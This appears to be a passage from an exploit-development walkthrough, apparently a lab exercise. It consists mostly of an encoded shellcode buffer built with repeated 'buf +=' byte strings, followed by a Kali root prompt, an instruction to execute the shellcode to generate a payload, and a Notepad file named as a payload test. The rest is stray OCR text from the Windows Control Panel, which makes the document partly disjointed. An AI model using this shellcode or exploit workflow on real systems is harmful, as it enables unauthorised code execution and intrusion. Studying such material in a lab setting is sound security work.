buf += b"\x69\x35\x48\x6d\x33\x45\x6a\x70\x49\x4c\x4b\x67\x44"
buf += b"\x4e\x6b\x33\x31\x38\x56\x76\x51\x79\x6f\x6e\x4c\x49"
buf += b"\x51\x58\x4f\x76\x6d\x45\x51\x5a\x67\x46\x58\x6b\x50"
buf += b"\x51\x65\x6c\x36\x36\x63\x43\x4d\x5a\x58\x55\x6b\x73"
buf += b"\x4d\x61\x34\x34\x35\x39\x74\x36\x38\x4c\x4b\x31\x48"
buf += b"\x31\x34\x57\x71\x38\x53\x30\x66\x6c\x4b\x76\x6c\x42"
buf += b"\x6b\x4e\x6b\x61\x48\x37\x6c\x55\x51\x78\x53\x4c\x4b"
buf += b"\x65\x54\x6e\x6b\x77\x71\x6e\x30\x6e\x69\x73\x74\x76"
buf += b"\x44\x56\x44\x61\x4b\x61\x4b\x65\x31\x36\x39\x53\x6a"
buf += b"\x50\x51\x39\x6f\x4d\x30\x51\x4f\x73\x6f\x30\x5a\x4e"
buf += b"\x6b\x72\x32\x4a\x4b\x4e\x6d\x71\x4d\x43\x5a\x33\x31"
buf += b"\x6e\x6d\x6c\x45\x6c\x72\x33\x30\x45\x50\x77\x70\x36"
buf += b"\x30\x42\x48\x56\x51\x6e\x6b\x32\x4f\x6c\x47\x49\x6f"
buf += b"\x78\x55\x6f\x4b\x6c\x30\x58\x35\x6e\x42\x42\x76\x42"
buf += b"\x48\x6c\x66\x4f\x65\x4f\x4d\x4d\x4d\x4b\x4f\x4b\x65"
buf += b"\x35\x6c\x33\x36\x51\x6c\x35\x5a\x4d\x50\x79\x6b\x6b"
buf += b"\x50\x73\x45\x73\x35\x6f\x4b\x43\x77\x67\x63\x52\x52"
buf += b"\x52\x4f\x62\x4a\x55\x50\x31\x43\x59\x6f\x79\x45\x43"
buf += b"\x53\x30\x6f\x52\x4e\x64\x34\x54\x32\x52\x4f\x52\x4c"
buf += b"\x35\x50\x41\x41"

┌──(root💀kali)-[~]
└─#
```

Execute shellcode to generate required payload :


payload_2_test2 - Notepad
File Edit Format View Help
AAAA




Control Panel
Search Control Panel
Adjust your computer's settings
View by: Category
System and Security
Review your computer's status
Back up your computer
Find and fix problems
Network and Internet
View network status and tasks
Choose homegroup and sharing options
Hardware and Sound
View devices and printers
Add a device
Programs
Uninstall a program
User Accounts and Family Safety
Add or remove user accounts
Set up parental controls for any user
Appearance
Change desktop background
Adjust screen resolution
Clock, Language, and Region
Change keyboards or other input methods
Ease of Access
Let Windows suggest settings
Optimize visual display